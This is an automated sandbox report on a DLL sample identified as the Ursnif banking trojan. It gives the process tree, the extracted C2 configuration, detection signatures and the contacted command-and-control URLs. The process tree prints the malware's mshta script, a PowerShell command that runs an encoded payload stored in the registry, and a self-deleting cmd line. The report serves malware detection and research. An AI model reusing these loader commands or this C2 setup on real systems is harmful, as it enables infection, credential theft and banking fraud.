

JoeSandbox Cloud BASIC



ID: 620333

Sample Name: tlJVb0Bvkl.dll

Cookbook: default.jbs

Time: 16:26:19

Date: 04/05/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report tlJVb0Bvkl.dll	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Ursnif	4
Yara Signatures	5
Memory Dumps	5
Unpacked PEs	5
Sigma Signatures	5
Snort Signatures	6
Joe Sandbox Signatures	6
AV Detection	6
Networking	6
Key, Mouse, Clipboard, Microphone and Screen Capturing	6
E-Banking Fraud	6
System Summary	6
Hooking and other Techniques for Hiding and Protection	7
Malware Analysis System Evasion	7
HIPS / PFW / Operating System Protection Evasion	7
Stealing of Sensitive Information	7
Remote Access Functionality	7
Mitre Att&ck Matrix	7
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
URLs from Memory and Binaries	11
World Map of Contacted IPs	11
Public IPs	12
Private	12
General Information	12
Warnings	13
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	13
ASNs	13
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	13
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs	14
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline	14
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.dll	14
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.out	15
C:\Users\user\AppData\Local\Temp\2tb3qiq3\CSCCA338523CEA149558ADCBD2BD495CFE.TMP	15
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs	15
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline	16
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.dll	16
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.out	16
C:\Users\user\AppData\Local\Temp\5xaibb03\CSC5E69315C691F4C1A85D8DAF9C7145CE8.TMP	17
C:\Users\user\AppData\Local\Temp\RES109F.tmp	17
C:\Users\user\AppData\Local\Temp\RES37BE.tmp	17
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_magqr2lp.csh.psm1	18
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_u3nzoxxvm.isc.ps1	18
Static File Info	18
General	18
File Icon	18
Static PE Info	19

General	19
Entrypoint Preview	19
Data Directories	20
Sections	21
Resources	21
Imports	21
Version Infos	22
Possible Origin	22
Network Behavior	22
Snort IDS Alerts	22
TCP Packets	22
HTTP Request Dependency Graph	24
HTTP Packets	24
Statistics	27
Behavior	27
System Behavior	27
Analysis Process: loadll32.exePID: 6904, Parent PID: 2508	27
General	28
File Activities	28
Analysis Process: cmd.exePID: 6984, Parent PID: 6904	28
General	28
File Activities	28
Analysis Process: rundll32.exePID: 7020, Parent PID: 6984	28
General	28
File Activities	29
Registry Activities	29
Analysis Process: mshta.exePID: 6756, Parent PID: 684	29
General	29
File Activities	29
Analysis Process: powershell.exePID: 3300, Parent PID: 6756	30
General	30
File Activities	30
File Created	30
File Deleted	32
File Written	32
File Read	37
Analysis Process: conhost.exePID: 4204, Parent PID: 3300	39
General	39
Analysis Process: csc.exePID: 5612, Parent PID: 3300	39
General	39
File Activities	40
File Created	40
File Deleted	40
File Written	40
File Read	40
Analysis Process: control.exePID: 4324, Parent PID: 7020	40
General	40
File Activities	41
File Read	41
Analysis Process: cvtres.exePID: 5896, Parent PID: 5612	41
General	41
File Activities	41
Analysis Process: csc.exePID: 3368, Parent PID: 3300	41
General	41
File Activities	42
File Created	42
File Deleted	42
File Written	42
File Read	42
Analysis Process: cvtres.exePID: 4168, Parent PID: 3368	42
General	42
File Activities	43
Analysis Process: explorer.exePID: 684, Parent PID: 4324	43
General	43
Registry Activities	43
Key Value Created	43
Analysis Process: cmd.exePID: 5832, Parent PID: 684	43
General	43
File Activities	43
Analysis Process: conhost.exePID: 6204, Parent PID: 5832	44
General	44
Analysis Process: PING.EXEPID: 2464, Parent PID: 5832	44
General	44
File Activities	44
Analysis Process: RuntimeBroker.exePID: 3808, Parent PID: 684	44
General	44
Disassembly	45

Windows Analysis Report

tIJVb0Bvkl.dll

Overview

General Information

Sample Name:	tIJVb0Bvkl.dll
Analysis ID:	620333
MD5:	f28f39ada498d66.
SHA1:	1c9c0584ad51f5...
SHA256:	0a66e8376fc6d9..
Tags:	dll geo Gozi ISFB ITA Ursnif
Infos:	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
Ursnif	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration
Multi AV Scanner detection for subm...
Yara detected Ursnif
System process connects to network...
Snort IDS alert for network traffic
Maps a DLL or memory area into an...
Writes to foreign memory regions
Changes memory attributes in foreig...
Machine Learning detection for sam...
Allocates memory in foreign process...
Uses ping.exe to check the status o...
Self deletion via cmd delete

Classification



Process Tree

■ System is w10x64
● loaddll32.exe (PID: 6904 cmdline: loaddll32.exe "C:\Users\user\Desktop\tIJVb0Bvkl.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
● cmd.exe (PID: 6984 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\tIJVb0Bvkl.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
● rundll32.exe (PID: 7020 cmdline: rundll32.exe "C:\Users\user\Desktop\tIJVb0Bvkl.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
● control.exe (PID: 4324 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
● explorer.exe (PID: 684 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
● cmd.exe (PID: 5832 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\tIJVb0Bvkl.dll" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
● conhost.exe (PID: 6204 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
● PING.EXE (PID: 2464 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
● RuntimeBroker.exe (PID: 3808 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
● mshta.exe (PID: 6756 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>KmlI="wscrip... read("HKCU\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\TestLocal");if(!window.flag)close()</script> MD5: 197FC97C6A843BE8B445C1D9C58DCBDB)
● powershell.exe (PID: 3300 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name smlsiwoq -value gp; new-alias -name dbmfrylmpa -value iex; dbmfrylmpa ([System.Text.Encoding]::ASCII.GetString((smlsiwoq "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E") .UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
● conhost.exe (PID: 4204 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
● csc.exe (PID: 5612 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
● cvtres.exe (PID: 5896 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES109F.tmp" "c:\Users\user\AppData\Local\Temp\2tb3qiq3\CSCCA338523CEA149558ADCBDE2BD495CFE.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
● csc.exe (PID: 3368 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
● cvtres.exe (PID: 4168 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES37BE.tmp" "c:\Users\user\AppData\Local\Temp\5xaibb03\CSC5E69315C691F4C1A85D8DAF9C7145CE8.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
■ cleanup

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
    "wDHD1pDR32hiBF82vKyFbd4Aeqb2endsG7KPr9+PRwpFwh6xHOPeXmivTFhV1JS09BbOekXP+fplTLNw78j8NdT4sNAaVFSXIxeuXmdoUw6r5lOTIdqS1cBNYe3P3AFASRESMg14/OvBfHcw2QScm40JeiHSYe26nzRyCo9Bsx0twNSvxA9Ev6ecU3aTGDNOXGEO6pfJFTv3oxklLjtittiqLzJjGueio8ebUBdVSKBHjVo6ZyneL/fS90UJFMNJ7HNXH2S3/amCXZuSmGfSnGAp2ln8QhGUUaVVkgcswKS1hcM0caruAqxzK8wdEz4NJ03xL/S8BTA8Kjk85IMLjp4q8BLwzx+qosOvcvZK8zl8=",
  "c2_domain": [
    "config.edge.skype.com",
    "cabrioxmdes.at",
    "gameexperts.net",
    "185.189.151.181",
    "185.189.151.186"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Jv1GYc8A8hCBIEVD",
  "tor32_dll": "file://c:\\test\\test32.dll",
  "tor64_dll": "file://c:\\test\\tor64.dll",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "3000",
  "SetWaitableTimer_value": "1"
}
```

Yara Signatures

Memory Dumps				
Source	Rule	Description	Author	Strings
00000003.00000003.641851907.0000000004B69000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.517608074.000000000500A000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.517654657.0000000005089000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.517711866.0000000005108000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.469735730.0000000005108000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 21 entries				

Unpacked PEs				
Source	Rule	Description	Author	Strings
3.2.rundll32.exe.1060000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.4b694a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.500a4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.50894a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.4b694a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 4 entries				

Sigma Signatures	
	No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 13.107.42.16

Timestamp:	05/04/22-16:27:52.293372 05/04/22-16:27:52.293372
SID:	2033203
Source Port:	49738
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:28:12.405919 05/04/22-16:28:12.405919
SID:	2033203
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.5 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:28:12.829578 05/04/22-16:28:12.829578
SID:	2033204
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking



System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected Ursnif

E-Banking Fraud



Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary



Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection



Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion



Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information



Yara detected Ursnif

Remote Access Functionality



Yara detected Ursnif


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	Path Interception	8 1 2 Process Injection	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	1 Masquerading	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 Virtualization/Sandbox Evasion	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	8 1 2 Process Injection	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
tIJVb0Bvkl.dll	48%	ReversingLabs	Win32.Trojan.Jaik	

Source	Detection	Scanner	Label	Link
tlJVb0Bvkl.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files					
Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.1060000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs				
Source	Detection	Scanner	Label	Link
http://185.189.151.28/	0%	Virustotal		Browse
http://185.189.151.28/	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/A_2Fp	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/blHtwIV2gkF3APGb/H5p0FtkLiZWuAmQ/YhhCMjxxL58xCK2uAV/WcBrEd5nc/_2FWto4DjLE	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/MoXDvImqf2IW3/EB1qVgQf/WMGbWvk8B3AU0qv1MnO4KKv/8mMADRxtjZ/pOzmC2TJWxSBePQQf/vX4xXJ2IWlh9/BWCOo52VZG1/qFF3rGEbDGBwji/AFMqmR1WMmM5K0LIMol8g/D8c5DrZSEGvsAUch/2HdMta1B0ffeRMZ/k3cTTdUk82uBVmy7RF/Rr_2FL2he/DujtrSekUisPa3nAlzJG/cz1155F97esi6v8egB5/_2Fib4A5CDY4_2BdVWbog2/rBYVbP7pL/9UBLZ.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://185.189.151.28/ws	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/MoXDvImqf2IW3/EB1qVgQf/WMGbWvk8B3AU0qv1MnO4KKv/8mMADRxtjZ/pOzmC2TJWxSBePQ	0%	Avira URL Cloud	safe	
http://crl.microsof	0%	URL Reputation	safe	
http://185.189.151.28/drew/blHtwIV2gkF3APGb/H5p0FtkLiZWuAmQ/YhhCMjxxL58xCK2uAV/WcBrEd5nc/_2FWto4DjLEhKaYvkZYG/62F8wcJNe79PrIqCY04/xwdKIEWPSs9w4mnPcT_2Ft/CBh9Jka_2BBO_/2FnUOsl_2FeukB5Oo3R7wafIgs2APeC/CfIAOA3Y4e/fxy536Bj3MO1PfKKA/SIX3IKWM1adU/v_2FKt6MdMc/MqBgUjh6Li97I/dDK979RFebXcHjW4yVEWU/DckDOUNWU_2FdK/Emn7xfA9.jlk	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/A_2FpZGEmDd1hJ/x8Dd5HmeBI3U4_2FUXOC4/CREe0umz	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://185.189.151.28/drew/MoXDvImqf2IW3/EB1qVgQf/WMGbWvk8B3AU0qv1MnO4KKv/8mMADRxtjZ/pOzmC2TJWxSBePQQf/vX4xXJ2IWlh9/BWCOo52VZG1/qFF3rGEbDGBwji/AFMqmR1WMmM5K0LIMol8g/D8c5DrZSEGvsAUch/2HdMta1B0ffeRMZ/k3cTTdUk82uBVmy7RF/Rr_2FL2he/DujtrSekUisPa3nAlzJG/cz1155F97esi6v8egB5/_2Fib4A5CDY4_2BdVWbog2/rBYVbP7pL/9UBLZ.jlk	true	Avira URL Cloud: safe	unknown
http://185.189.151.28/drew/blHtwIV2gkF3APGb/H5p0FtkLiZWuAmQ/YhhCMjxxL58xCK2uAV/WcBrEd5nc/_2FWto4DjLEhKaYvkZYG/62F8wcJNe79PrIqCY04/xwdKIEWPSs9w4mnPcT_2Ft/CBh9Jka_2BBO_/2FnUOsl_2FeukB5Oo3R7wafIgs2APeC/CfIAOA3Y4e/fxy536Bj3MO1PfKKA/SIX3IKWM1adU/v_2FKt6MdMc/MqBgUjh6Li97I/dDK979RFebXcHjW4yVEWU/DckDOUNWU_2FdK/Emn7xfA9.jlk	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://185.189.151.28/	rundll32.exe, 00000003.00000003.51752548 9.000000000AF3000.00000004.00000020.000 20000.00000000.sdmp	false	0%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000003.00000003.57147386 1.0000000005DB8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 0000A.00000003.604150409.00000227ABD6C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000000F.00000003.595627275.00000 29B55BFC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000000F.0000 0003.595756334.0000029B55BFC000.00000004 .00000020.00020000.00000000.sdmp	false	Avira URL Cloud: safe	low
http://185.189.151.28/drew/A_2Fp	rundll32.exe, 00000003.00000003.51753620 2.0000000000AFF000.00000004.00000020.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http:// 185.189.151.28/drew/blHtwlV2gkF3APGb/H5p0FtkLiZ WuAmQ/YhhCMjpxL58xCK2uAV/WcBrEd5nc/_2FWto 4DjLE	rundll32.exe, 00000003.00000003.51752548 9.000000000AF3000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.517515689.0000000000AEC000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000003.00000002.642709206.000000 0000AEC000.00000004.00000020.00020000.00 000000.sdmp	false	Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txt	rundll32.exe, 00000003.00000003.57147386 1.0000000005DB8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 0000A.00000003.604150409.00000227ABD6C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000000F.00000003.595627275.00000 29B55BFC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000000F.0000 0003.595756334.0000029B55BFC000.00000004 .00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://185.189.151.28/ws	rundll32.exe, 00000003.00000003.51752548 9.0000000000AF3000.00000004.00000020.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http:// 185.189.151.28/drew/MoXDvlmqf2lW3/EB1qVgQfWM GbWvk8B3AU0qv1MnO4KKv/8mMADRXtjZ/pOzmC2T JWxSBepQ	rundll32.exe, 00000003.00000002.64255949 9.0000000000A8A000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000002.642848364.0000000000AFF000. 00000004.00000020.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.microsof	powershell.exe, 0000000A.00000003.604947 338.00000227AB271000.00000004.00000020.0 0020000.00000000.sdmp	false	URL Reputation: safe	unknown
http:// 185.189.151.28/drew/A_2FpZGEmDd1hJ/x8Dd5HmeBl 3U4_2FUXOC4/CREe0umz	rundll32.exe, 00000003.00000002.64284836 4.0000000000AFF000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.517536202.0000000000AFF000. 00000004.00000020.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000003.00000003.57147386 1.0000000005DB8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 0000A.00000003.604150409.00000227ABD6C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000000F.00000003.595627275.00000 29B55BFC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000000F.0000 0003.595756334.0000029B55BFC000.00000004 .00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.189.151.28	unknown	Switzerland		51395	AS-SOFTPLUSCH	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620333
Start date and time: 04/05/202216:26:19	2022-05-04 16:26:19 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	tlJVb0Bvkl.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@24/15@0/2

EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 85.8% (good quality ratio 82.2%) • Quality average: 82.1% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, l-0007.l-msedge.net, arc.msn.com, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 6756 because there are no executed function
- Not all processes were analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:28:24	API Interceptor	15x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
----------	---

File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4nVFfn3eGOVo:ySib4q4dvEib4nVoGlpN6KQkj2frkjhQ
MD5:	243581397F734487BD471C04FB57EA44
SHA1:	38CB3BAC7CDC67CB3B246B32117C2C6188243E77
SHA-256:	7EA86BC5C164A1B76E3893A6C1906B66A1785F366E092F51B1791EC0CC2AAC90
SHA-512:	1B0B1CD588E5621F63C4AACC8FF4C111AD9148D4BABE65965EC38EBD10D559A0DFB9B610CA3DF1E1DD7B1842B3E391D6804A3787B6CD00D527A660F444C413A
Malicious:	false
